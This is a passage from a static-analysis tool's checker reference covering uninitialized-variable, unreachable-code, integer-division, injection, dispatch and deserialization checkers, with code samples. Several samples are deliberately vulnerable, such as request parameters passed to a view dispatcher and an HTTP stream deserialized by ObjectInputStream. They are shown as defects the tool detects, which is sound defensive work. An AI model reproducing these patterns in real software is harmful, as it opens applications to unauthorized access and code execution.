  ```
  void unencrypted_token_sink(Object <parameter>);
  ```

The following example uses `unencrypted_passwd_sink` to model a function that uses data as a password:

```
void authenticate(String userName, String password) {
   unencrypted_passwd_sink(password);
   // ...
}
```

Given the models above, passing unencrypted data coming from a database into the password parameter results in an UNENCRYPTED_SENSITIVE_DATA defect report of type Cleartext sensitive data in a database. For example, the UNENCRYPTED_SENSITIVE_DATA checker reports a defect in each of the following examples:

```
public void test1(String userName)
{
   String password = returnsDataFromADatabase();
   authenticate(userName, password);
}

public void test2(String userName) {
  byte[] passwordBuffer = new byte[256];
  storesDataFromADatabaseInParam(passwordBuffer);
  authenticate(userName, passwordBuffer);
}
```

4.181.5.3. C#

4.181.5.3.1. C# Sources

Coverity models a number of unencrypted data sources by default. You can use Coverity source model primitives to model additional UNENCRYPTED_SENSITIVE_DATA sources. For descriptions of these primitives, see Section 6.2.1.3, “C# primitives”. These primitives have the following signatures:

- Signature for modeling functions that return data from the filesystem:

  ```
  object FileSystemSource();
  ```

- Signature for modeling functions with a parameter that is updated or implied to contain data from the filesystem:

  ```
  void FileSystemSource(object o);
  ```

- Signature for modeling functions that return data from a database:

  ```
  object DatabaseSource();
  ```

- Signature for modeling functions with a parameter that is updated or implied to contain data from a database:

  ```
  void DatabaseSource(object o);
  ```

- Signature for modeling functions that return data from a cookie:

  ```
  object CookieSource();
  ```

- Signature for modeling functions with a parameter that is updated or implied to contain data from a cookie:

  ```
  void CookieSource(object o);
  ```

- Signature for modeling functions that return an unencrypted socket:

  ```
  object UnencryptedSocketSource();
  ```

  Any data read from such a socket will be considered to come from the network.

- Signature for modeling functions with a parameter that is updated or implied to be an unencrypted socket:

  ```
  void UnencryptedSocketSource(object o);
  ```

  Any data read from such a socket will be considered to come from the network.

- Signature for modeling functions that return an unencrypted URL connection:

  ```
  object UnencryptedUrlConnectionSource();
  ```

  Any data read from such a URL connection will be considered to come from the network.

- Signature for modeling functions with a parameter that is updated or implied to be an unencrypted URL connection:

  ```
  void UnencryptedUrlConnectionSource(object o);
  ```

  Any data read from such a URL connection will be considered to come from the network.

4.181.5.3.2. Sinks

Coverity models a number of unencrypted sensitive data sinks by default. You can use Coverity sink model primitives to model additional UNENCRYPTED_SENSITIVE_DATA sinks. For descriptions of these primitives, see Section 6.2.1.3, “C# primitives”. These primitives have the following signatures:

- Signature for modeling a function that uses a parameter as a password:

  ```
  void UnencryptedPasswordSink(object o);
  ```

- Signature for modeling a function that uses a parameter as a cryptographic key:

  ```
  void UnencryptedCryptographicKeySink(object o);
  ```

- Signature for modeling a function that uses a parameter as a security token:

  ```
  void UnencryptedSecurityTokenSink(object o);
  ```

4.181.6. Events

This section describes one or more events produced by the UNENCRYPTED_SENSITIVE_DATA checker.

- `remediation` - Information about ways to address the potential security vulnerability.
- `sensitive_data_use` - Main event: A use of unencrypted sensitive data.

Dataflow events

- `argument` - An argument to a method uses unencrypted data.
- `assign` - Unencrypted data is assigned to a variable.
- `attr` - Unencrypted data is stored as a Web application attribute that has page, request, session, or application scope.
- `call` - A method call returns unencrypted data.
- `concat` - Unencrypted data is concatenated with other data.
- `field_def` - Unencrypted data passes through a field.
- `field_read` - A read of unencrypted data from a field occurs.
- `field_write` - A write of unencrypted data to a field occurs.
- `map_read` - A read of unencrypted data from a map occurs.
- `map_write` - A write of unencrypted data to a map occurs.
- `member_init` - Creating an instance of a class using unencrypted data initializes a member of that class with unencrypted data.
- `object_construction` - Creating an instance of a class using unencrypted data.
- `parm_in` - This method parameter receives unencrypted data.
- `parm_out` - This method parameter received unencrypted data.
- `returned` - A method call returns unencrypted data.
- `returning_value` - The current method returns unencrypted data.

- `subclass` - Creating an instance of a class to use as a super class.
- `unencrypted_data` - The method from which unencrypted data originates.
- `unencrypted_data_read` - A read of unencrypted data from an unencrypted stream occurs.
- `unencrypted_stream` - The method from which an unencrypted stream originates.

4.182. UNINIT

Quality, Security Checker

4.182.1. Overview

This C/C++ checker finds many instances of variables that are used without being initialized. Stack variables do not have set values unless initialized. Using uninitialized variables can result in unpredictable behavior, crashes, and security holes.

This checker looks for uninitialized stack variables and dynamically allocated heap memory. It tracks primitive type variables, structure fields, and array elements.

UNINIT begins tracking a variable when it is declared and follows it down all call chains checking for uninitialized uses. As with DEADCODE, you can use code annotations to suppress UNINIT events and eliminate false positives.

Enabled by Default: UNINIT is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.182.2. Options

This section describes one or more UNINIT options.

- `UNINIT:assume_loop_always_taken:<boolean>` - When this C/C++ option is set to false, UNINIT will analyze paths that never execute the body of loops in cases where it is not completely clear whether the loop is executed. Defaults to `UNINIT:assume_loop_always_taken:true`

  This checker option is automatically set to `false` if the `--aggressiveness-level` option of `cov-analyze` is set to `high`.

- `UNINIT:allow_unimpl:<boolean>` - When this C/C++ option is set to `true`, UNINIT assumes that an unimplemented function does not do any initialization. Defaults to `UNINIT:allow_unimpl:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

- `UNINIT:check_arguments:<boolean>` - When this C/C++ option is set to `true`, UNINIT reports a defect if the arguments to any function are uninitialized. Defaults to `UNINIT:check_arguments:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

- `UNINIT:check_malloc_wrappers:<boolean>` - By default, UNINIT tracks dynamic memory allocated with calls to `malloc()` or `new()`. However, UNINIT does not track memory allocated by wrappers around `malloc()` or `new()`. UNINIT also does not track the memory of a variable whose address is passed to callees and where the callee then allocates memory to the address. With this C/C++ option enabled, UNINIT tracks this memory and reports defects if it is used without initialization. A higher rate of false positives can occur because UNINIT cannot identify the memory that these wrappers or allocating functions have allocated and initialized. Defaults to `UNINIT:check_malloc_wrappers:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

- `UNINIT:check_mayreads:<boolean>` - When this C/C++ option is set to `true`, UNINIT reports defects on fields of structs that might be read along a path in a called function. Defaults to `UNINIT:check_mayreads:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

- `UNINIT:enable_deep_read_models:<boolean>` - When this C/C++ option option is set to `true`, UNINIT does a deeper interprocedural analysis: It tracks variable uses at callee depths greater than 1. This can increase the number of reported defects but can also result in more false positives because of inadequacies in tracking interprocedural contexts. Defaults to `UNINIT:enable_deep_read_models:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

- `UNINIT:enable_parm_context_reads:<boolean>` - When this C/C++ option is set to `true`, UNINIT reports defects on uninitialized fields of structs within callees that are conditioned on constraints on other parameter values. Defaults to `UNINIT:enable_parm_context_reads:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

- `UNINIT:enable_write_context:<boolean>` - By default, UNINIT does not distinguish the interprocedural context under which a callee can initialize a parameter or parameter field. To avoid too many false positives, UNINIT does not report a defect if it finds an initialization of a parameter along at least one path in the callee. This C/C++ option relaxes this restriction and tracks the context of interprocedural initializations. The checker reports more defects and possibly more false positives because of approximations in interprocedural context tracking. Defaults to `UNINIT:enable_write_context:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

4.182.3. Examples

This section provides one or more examples of defects found by the UNINIT checker.

```
int uninit_example1(int c) {
  int x;
  if(c)
    return c;
  else
    return x;   // defect:  "x" is not initialized
}
```

```
int result;
int uninit_example2(int c) {
int *x;
    if(c)
        x = &c;
    use (x);   // defect: uninitialized variable "x" and "*x" used in call
}

void use (int *x)  {
    result = *x+2;
}
```

```
int result;
int uninit_example3() {
    int x[4];
    result = x[1];  // defect: use of uninitialized value x[1]
}
```

```

int result;
struct A {
    int a;
    int *b;
};

int uninit_example4() {
    struct A *st_x;
    st_x = malloc (sizeof(struct A)); // Dynamically allocate struct
    partially_init(st_x);
    use (st_x);   // defect: use of uninitialized variable st_x->b
}

void partially_init(struct A *st_x) {
    st_x->a = 0;
}

void use (struct A *st_x)  {
    result = *st_x->b;
}
```

4.182.4. Events

This section describes one or more events produced by the UNINIT checker.

- `var_decl` - A potentially uninitialized variable has just been declared. Suppress this event if you are positive that a particular variable is always initialized and the Coverity analysis is unable to detect this.

Note that after suppressing this event you will never receive a defect from an uninitialized use of this variable.

- `uninit_use` - A use of an uninitialized variable. Suppress this event if this is not actually an uninitialized use.
- `uninit_use_in_call` - A use of an uninitialized variable in a callee. In cases where the callee source is found and analyzed, the **details** link in the code browser will go to the callee line where the variable is used. For unimplemented functions, the passed parameter's value is considered to be used in the function. Suppress this event if this is not actually an uninitialized use.

4.183. UNINIT_CTOR

Quality Checker

4.183.1. Overview

This C++ checker finds instances of a non-static data member of a class or struct that is declared with the class or struct, not in a parent class, and not initialized in a path in the constructor.

The constructor of a class is generally required to adhere to the contract that it initialize all of the members of the class. This is a very common coding standard. Uninitialized data members are unsafe because calling member functions can access them either directly, if it is public, or through a member function. These defects can cause the usual problems with accessing uninitialized variables, such as corrupting arbitrary data within the address space of the program.

The checker tracks each uninitialized member interprocedurally, starting from the initialization list. The checker follows the member variable down all call chains from within the constructor, checking for initializations. This is repeated for all paths within the constructor. Because the callee does not pass interprocedural context to the caller, the `cov-make-library` command is ineffective in suppressing false positives from the UNINIT_CTOR analysis. As with UNINIT, the best way to suppress an UNINIT_CTOR false positive is to use a code annotation to suppress an event.

Enabled by Default: UNINIT_CTOR is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.183.2. Options

This section describes one or more UNINIT_CTOR options.

- `UNINIT_CTOR:allow_unimpl:<boolean>` - When this C++ option is true, the checker treats unimplemented functions as though they do not initialize anything. Defaults to false.

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

- `UNINIT_CTOR:ctor_func:<function_name>` - This C++ option specifies a set of method names, as simple identifiers (no scope qualifiers, no parameter types), to treat as if they were constructors. If a class has at least one method with a name in this set, then the methods with such names are checked to make sure they initialize all members (regardless of the ignore_empty_constructors and ignore_priv_prot_constructors options), and the actual constructors are not checked. This option is useful when the code base contains some classes that have a dedicated `init` or similar method that plays the role of a constructor, and the actual constructor does nothing. Default is unset.

- `UNINIT_CTOR:ignore_array_members:<boolean>` - When this C++ option is true, the checker will not report defects in array fields that are not initialized in the constructor. Defaults to `UNINIT_CTOR:ignore_array_members:false`
- `UNINIT_CTOR:ignore_empty_constructors:<boolean>` - When this C++ option is true, the checker will not report defects in empty constructors. Defaults to `UNINIT_CTOR:ignore_empty_constructors:false`
- `UNINIT_CTOR:ignore_priv_prot_constructors:<boolean>` - When this C++ option is true, the checker will not report defects in private and protected constructors. Defaults to `UNINIT_CTOR:ignore_priv_prot_constructors:false`
- `UNINIT_CTOR:assume_vararg_writes_to_pointer:<boolean>` - When this C++ option is true, the checker will not report a defect if the `this` pointer is passed to a variadic function (a function that can take different numbers of arguments) and that variadic function is called in a constructor. You might use this option if you are encountering false positives because a variadic function is performing initialization. Defaults to `UNINIT_CTOR:assume_vararg_writes_to_pointer:false`
- `UNINIT_CTOR:report_compiler_bugs:<boolean>` - When this C++ option is true, the checker will report when a member should be value-initialized according to the C++ language rules, but some compilers will leave it uninitialized due to bugs on those compilers. When the option is false, the checker will not report them. When it is unset, the checker will report such members if the native compiler appears to be a version that has the bug, as determined when the compiler was configured by `cov-configure` or `cov-build`. Default is unset.

  Example:

  ```
  struct NotPOD {
      NotPOD() : member(4) { }
      int member;
  };
  struct Base {
      int i;
      char c;
      NotPOD notpod;
  };
  struct Derived : Base {
      Derived() : Base() { } // 'i' and 'c' are uninitialized!
  };
  ```

  Such bugs are reported automatically if GCC or Visual C++ compilers are used with `cov-build`. To unconditionally enable reporting (for example, for other compilers), use `report_compiler_bugs:true`. To unconditionally disable reporting (for example, if GCC is used and these bugs are not of interest), use `report_compiler_bugs:false`.
- `UNINIT_CTOR:report_scalar_arrays:<boolean>` - When true, this C++ option turns on tracking of scalar 1-dimensional (1-D) arrays. Aggressiveness levels of medium and above

also turn on tracking of these arrays. Note that 2-D arrays are never tracked. Defaults to `UNINIT_CTOR:report_scalar_arrays:false`

The preceding options are specific to this checker; they do not affect global analysis options or other checkers.

To enable these options, use the following analysis option:

```
--checker-option UNINIT_CTOR:<option>
```

4.183.3. Examples

This section provides one or more examples of defects found by the UNINIT_CTOR checker.

The following example shows a constructor that does not initialize a data member.

```
class Uninit_Ctor_Example1 {
      Uninit_Ctor_Example1(int a) : m_a(a) {
      // Defect:  m_p not initialized in constructor
      }

      int m_a;
      int *m_p;
};
```

The following example shows a constructor and its callee that do not initialize a data member.

```
class Uninit_Ctor_Example2 {
  Uninit_Ctor_Example2(int a) : m_a(a) {
      init();
      // Defect: m_c not initialized in constructor
  }

  void init() {
      m_b = 0;
  }

  int m_a, m_b, m_c;
};
```

The following example produces the `member_not_init_in_gen_ctor` event.

```

class HasCtor {
    int m;
public:
    HasCtor() : m(0) {}
};

class HasOnlyGenCtor : public HasCtor {
    int *p;
};

HasOnlyGenCtor hogc;
```

Here, the compiler will generate a ctor for `HasOnlyGenCtor` because it has a base class with a ctor, but not one of its own. So p will not be initialized by that compiler-generated ctor.

4.183.4. Events

This section describes one or more events produced by the UNINIT_CTOR checker.

- `member_not_init_in_gen_ctor` - The compiler will generate a constructor for this class, but that generated constructor will not initialize these "plain old data" (POD) fields. See an example that produces this event in Section 4.183.3, “Examples ”.
- `uninit_member` - A class member or member field is uninitialized along this path in the constructor. The event occurs at the end of the path in the constructor. If a particular variable is always initialized before use (perhaps, outside the constructor), suppress this event to indicate that the declaration site is not a declaration of a potentially uninitialized member. Suppressing this event is the most severe suppression method. You will never receive an error if this member is uninitialized in any constructor for the class.
- `member_decl` - A class member has been uninitialized along a path in the constructor. If the particular path in question does contain an initialization, or the lack of initialization reliably deemed to be benign (perhaps, due to correctly initializing it before being used outside the constructor), the appropriate fix is to suppress this event.

4.184. UNINTENDED_GLOBAL

Quality Checker

4.184.1. Overview

This JavaScript checker finds assignments to implicitly created global variables where an explicitly declared local variable was likely intended.

JavaScript

- **Enabled by Default**: UNINTENDED_GLOBAL is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.184.2. Examples

This section provides one or more examples of defects found by the UNINTENDED_GLOBAL checker.

The following example assigns `"something"` to local variable `x` and to global variable `y`. It is likely that the intent was to declare two local variables: `x` and `y`.

```
function assignVars() {
    var x = y = "something"; //Defect
}
```

4.184.3. Events

This section describes one or more events produced by the UNINTENDED_GLOBAL checker.

- `assign_to_global` - Since `<var>` is not otherwise declared in this function, this assignment implicitly creates a global variable.

4.185. UNINTENDED_INTEGER_DIVISION

Quality Checker

4.185.1. Overview

This C/C++, C#, and Java checker detects code with an unexpected loss of arithmetic precision due to the use of integer division where floating-point division is probably intended. According to the language rules of C, C++, C#, and Java, dividing two values of integer types (`long`, `unsigned`, and so on) computes the quotient as an integer (integer division), in effect, rounding toward zero or ignoring any remainder. Integer division is suspicious when it occurs in a context that expects a floating-point value because the programmer might have been expecting to represent non-integer quotients. The checker reports a defect when it finds this pattern along with at least one other indication that a fractional quotient was probably intended.

C/C++, C#, and Java

- **Preview checker:** UNINTENDED_INTEGER_DIVISION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

- **Disabled by Default**: UNINTENDED_INTEGER_DIVISION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.185.2. Examples

This section provides one or more examples of defects found by the UNINTENDED_INTEGER_DIVISION checker.

4.185.2.1. C/C++, C#, and Java

```
// Sets PI_APPROX to 3.0!
double PI_APPROX = 22 / 7; // Defect here.
```

```
// Rounds toward zero (and adds 1 to negative results)!
int roundedAverage(int a, int b) {
    return (int)(0.5 + ((a + b) / 2)); // Defect here.
}
```

4.185.3. Events

C/C++, C#, and Java

This section describes one or more events produced by the UNINTENDED_INTEGER_DIVISION checker.

- `integer_division` - [C/C++, C#, and Java] Main event: Identifies the location of the integer division operation.
- `remediation` - [C/C++, C#, and Java] Provides guidance on fixing the issue.

4.186. UNKNOWN_LANGUAGE_INJECTION

Security Checker

4.186.1. Overview

This Java checker finds unknown language injection vulnerabilities, which arise when uncontrolled dynamic data is passed into an API that creates grammars for languages through parsing or tokenization. An example is the ANTLR API. When injected data is inserted into the grammar construction itself, the data might change the intent of the grammar, potentially resulting in unauthorized access to, or disclosure of, information.

Preview checker: UNKNOWN_LANGUAGE_INJECTION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: UNKNOWN_LANGUAGE_INJECTION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable UNKNOWN_LANGUAGE_INJECTION along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.186.2. Examples

This section provides one or more examples of defects found by the UNKNOWN_LANGUAGE_INJECTION checker.

In the following example, the tainted parameter `texte` is passed to the method `parse`. It goes through a couple of transformations such as HTML encoding. The value is then passed `ANTLRStringStream.<init>`, which is a sink for this checker.

```
public String parse(String texte) throws EdlCodeEncodageException{
  texte = this.remplaceSmiley(texte, getContextPath());
  texte = this.replaceBigadin(texte);
  texte = HtmlEncoder.encode(texte);
  texte = this.remplaceCaractereHTML(texte);
  EdlCodeLexer lexer = new EdlCodeLexer(new ANTLRStringStream(texte));
  ...
}
```

An attacker can specify arbitrary values, which might influence how tokenization and parsing occur. However, if the intent of the parser is to parse tainted data, a defect report on code such that shown in the example, should be triaged as intentional in Coverity Connect.

4.186.3. Events

This section describes one or more events produced by the UNKNOWN_LANGUAGE_INJECTION checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.
- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.187. UNREACHABLE

Quality Checker

4.187.1. Overview

This C/C++, C#, Java, JavaScript, PHP, and Python checker reports many instances in which the control flow cannot reach certain areas of the code base and a case where the code is in fact reachable but not in the way the programmer intended. Unlike the DEADCODE checker, which finds code that can never be reached because of branches whose condition will always evaluate the same way, the UNREACHABLE checker finds code that can never be reached because the control flow jumps to another code block.

Starting in version 7.5.0, the checker finds the following case where code is reachable in an unintended way but not reachable as intended: When a `continue` occurs in a `do-while` statement, execution transfers to checking the loop continuation condition and then goes back to the top of the loop only if that condition is still true. In the case of a `do { ... } while (false);` loop, the constant `false` condition will never be true, so the loop will terminate exactly as if a `break` had been used instead. The checker reports such `continue` cases as defects on the assumption that the programmer would have used a `break` if the action of a `break` was intended.

Example where the code is unintentionally reachable:

```
bool forgiving = false; // Start less flexible.
do {
    if (!tryIt(forgiving) && !forgiving) {
        forgiving = true;
        continue; // [intend to] Try again, more flexibly.
    }
} while (false); // [The loop will never proceed past this point.]
```

C/C++, C#, Java, JavaScript, PHP, and Python

- **Enabled by Default**: UNREACHABLE is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.187.1.1. C, C++, and C#

For C/C++ and C#, UNREACHABLE defects often occur because of missing braces, which results in unreachable code after `break`, `continue`, `goto` or `return` statements. This checker does not report defects if the unreachable code is a `return` or `break` statement.

Note that many C/C++ and C# compilers will generate a warning for unreachable code, not an error. Code is often made unreachable in the process of debugging, with the intention of fixing it later. When code is unintentionally left in that state, this checker will produce a defect.

4.187.1.2. Java

For Java, unreachable expressions can be found in the increment of a `for` loop, or the condition of a `do-while` loop if `break` or `return` statements force the loop to only execute once.

For Java, UNREACHABLE does not report unreachable Java statements because the Java compiler disallows them. Such statements have to be fixed for the compilation to be successful.

4.187.1.3. JavaScript

For JavaScript, the checker reports statements after `break`, `continue`, or `return` statements and also in loop increments that can never be reached, similar to the C, C++, and C# versions of the checker.

In JavaScript, this checker also finds defects that are caused by a misunderstanding of Automatic Semicolon Insertion. See an example in Section 4.187.3.4, “JavaScript”.

4.187.2. Options

C/C++, C#, Java, JavaScript, PHP, and Python

This section describes one or more UNREACHABLE options.

- `UNREACHABLE:report_unreachable_empty_increment:<boolean>` - This C/C++, C#, Java, JavaScript, and PHP option reports a defect when a loop increment is both empty and unreachable, and the loop body does not execute more than once. Defaults to `UNREACHABLE:report_unreachable_empty_increment:true` (for C/C++). Defaults to `UNREACHABLE:report_unreachable_empty_increment:false` (for C#, Java, and JavaScript).

  The following example produces a UNREACHABLE defect if this option is set to `true`:

  ```
  for(int i = 0; i < 0; )
  {
      break;
  }
  ```

  UNREACHABLE:report_unreachable_empty_increment is set to `true` (enabled) for C# and Java when `cov-analyze --aggressiveness-level medium`.

- `UNREACHABLE:report_unreachable_in_macro:<boolean>` - This C/C++ option reports a defect when a code block is unreachable due to a macro expansion. Defaults to `UNREACHABLE:report_unreachable_in_macro:false` (for C/C++ only).

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

4.187.3. Examples

This section provides one or more examples of defects found by the UNREACHABLE checker.

4.187.3.1. C/C++

In the following example, braces for the `if` statement are missing, so the function always returns `-1`, and the statement `use_p(*p);` is never reached. The example contains block comments where the developer probably intended to put braces.

```
int unreachable_example (int *p) {
  if( p == NULL ) /*{*/
    handle_error();
    return -1;
  /*}*/

  use_p( *p );  //An UNREACHABLE defect here.
  return 0;
}
```

In the following example, braces for the `if` statement are missing, so `i++` is unreachable after the `break` statement. Here, the developer probably intended to include the braces that are surrounded by block comments in the example.

```
int unreachable_example2 (int array[10]) {
  int i;
  int value = -1;
  for( i = 0; i < 10; i++ ) {  //An UNREACHABLE defect here:
                               // Increment is unreachable. Array
                               // not properly searched because the break
                               // statement is executed on the first iteration.
    if( array[i] > 100 ) /*{*/
        value = array[i];
    break;
    /*}*/
  }
  return value;
}
```

4.187.3.2. C#

In the following example, the `HasDefect()` methods contain unreachable code. The associated `NoDefect()` methods contain similar code that illustrates what the author might have intended.

```
public interface SomeIface {
    void DoWork();
    void DoSomeOtherWork();
    void DoEvenMoreWork();
}

public class Unreachable {
    public void HasDefect(SomeIface iface, bool cond) {
        if(cond) {
            iface.DoWork();
        }
        return;
        iface.DoSomeOtherWork(); //An UNREACHABLE defect here.
    }

    public void NoDefect(SomeIface iface, bool cond) {
        if(cond) {
            iface.DoWork();
            return;
        }
        iface.DoSomeOtherWork(); //No UNREACHABLE defect here.
    }

    public void HasDefect2(SomeIface iface, int threshold) {
        for(int i = 0; i < 10; i++) {
            if(i < threshold) {
                iface.DoWork();
                continue;
            } else {
                iface.DoSomeOtherWork();
                break;
            }
            iface.DoEvenMoreWork(); //An UNREACHABLE defect here.
        }
    }

    public void NoDefect2(SomeIface iface, int threshold) {
        for(int i = 0; i < 10; i++) {
            if(i < threshold) {
                iface.DoWork();
                continue;
            } else {
                iface.DoSomeOtherWork();
                break;
            }
        }
        iface.DoEvenMoreWork(); //No UNREACHABLE defect here.
    }

    public void HasDefect3(SomeIface iface, int threshold) {
        for(int i = 0; i < 10; i++) { //An UNREACHABLE defect here.
            if(i < threshold) {
                iface.DoWork();
            } else {
                iface.DoSomeOtherWork();
            }
            break;
        }
    }

    public void NoDefect3(SomeIface iface, int threshold) {
        for(int i = 0; i < 10; i++) { //No UNREACHABLE defect here.
            if(i < threshold) {
                iface.DoWork();
            } else {
                iface.DoSomeOtherWork();
                break;
            }
        }
    }
}
```

4.187.3.3. Java

In the following example, the array is not searched properly because the `break` statement is executed on the first iteration.

```
int unreachable_example (int[] array) {
  int value = -1;
  for(int i = 0; i < array.length; i++ ) { //An UNREACHABLE defect here.
    if( array[i] > 100 ) //{
        value = array[i];
    break;
    //}
  }
  return value;
}
```

4.187.3.4. JavaScript

The following example demonstrates a misunderstanding of Automatic Semicolon Insertion in JavaScript, where a semicolon is automatically inserted after the `return` token, causing the array to be unreachable, with the method returning undefined. This issue occurs because a new line is not allowed between the `return` token and the expression it returns.

```
function getDaysOfWeek() {
    return
        ["Sunday",
         "Monday",
         "Tuesday",
         "Wednesday",
         "Thursday",
         "Friday",
         "Saturday"] // Defect.
}
```

4.187.3.5. PHP

```
function unreachable($cond) {
    if($cond) {
        doWork();
    }
    return;
    doSomeOtherWork(); // Defect here.
}
```

4.187.3.6. Python

```
def unreachable(threshold):
    for i in range(0, 10):
        if(i < threshold):
            doWork()
            continue
        else:
            doSomeOtherWork()
            break
        doEvenMoreWork() # Defect here.
```

4.187.4. Events

This section describes one or more events produced by the UNREACHABLE checker.

- `continue_in_do_while_false` - A `continue` statement was used within a `do-while(false)` loop.
- `do_while_false_condition` -The false condition of a `do-while(false)` statement.
- `unreachable` - An unreachable event, a defect.

4.188. UNRESTRICTED_DISPATCH

Security Checker

4.188.1. Overview

This C# and Java Web Application Security checker finds unrestricted dispatch vulnerabilities, which arise when uncontrolled dynamic data is passed into view dispatch method. The value passed to the dispatch method controls what view is rendered or what content is returned. This security vulnerability might allow an attacker to bypass security checks or obtain unauthorized data by potentially accessing access-controlled content through another unprotected entry point.

Preview checker: UNRESTRICTED_DISPATCH is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: UNRESTRICTED_DISPATCH is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable UNRESTRICTED_DISPATCH along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.188.2. Examples

This section provides one or more examples of defects found by the UNRESTRICTED_DISPATCH checker.

4.188.2.1. Java

In the following example, the HTTP request parameter `errorUrl` is obtained, then passed to the servlet dispatcher through the sink `ServletRequest.getRequestDispatcher`.

```
String errorUrl = request.getParameter("errorUrl");
if (errorUrl == null || errorUrl.equals(""))
    throw new ServletException("Missing error URL page");
try {
  RequestDispatcher dispatch = request.getRequestDispatcher(errorUrl);
  this.getRequest().setAttribute("error", e);
  dispatch.include(this.getRequest(), this.getResponse());
...
```

An attacker can specify an arbitrary servlet or JSP name through the `errorUrl` parameter. In this case, the contents of the servlet response would be included in the composition of the current page with the defect.

4.188.2.2. C#

```
using System.Web.Mvc;
```

```
namespace MyWebapp {

  class HomeController : Controller {

      protected ActionResult RenderView()
      {
          return View(Request["view_name"]);
      }
  }
}
```

4.188.3. Events

This section describes one or more events produced by the UNRESTRICTED_DISPATCH checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.
- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.189. UNSAFE_DESERIALIZATION

Security Checker

4.189.1. Overview

This Java checker finds unsafe deserialization injection vulnerabilities, which arise when uncontrolled dynamic data is used within an API that can deserialize or unmarshall a Java object. This security vulnerability might allow an attacker to bypass security checks or execute arbitrary code.

Preview checker: UNSAFE_DESERIALIZATION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: UNSAFE_DESERIALIZATION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable UNSAFE_DESERIALIZATION along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.189.2. Examples

This section provides one or more examples of defects found by the UNSAFE_DESERIALIZATION checker.

In the following example, the method passes in the HTTP request input stream to the `ObjectInputStream` constructor, which is a deserialization API.

```
public void doFilter(ServletRequest request, ServletResponse response, FilterChain
 chain)
    throws IOException, ServletException
 {
    HttpServletRequest httpRequest = (HttpServletRequest) request;
    Principal user = httpRequest.getUserPrincipal();
    if ( user == null && this.readOnlyContext != null )
    {
       // Extract the invocation
       ServletInputStream sis = request.getInputStream();
       ObjectInputStream ois = new ObjectInputStream(sis);
   ...
 }
```

An attacker that can reach this conditional could provide an arbitrary object instance in the HTTP request. The only limitation on the attacker is that the class is within the class path of the application.

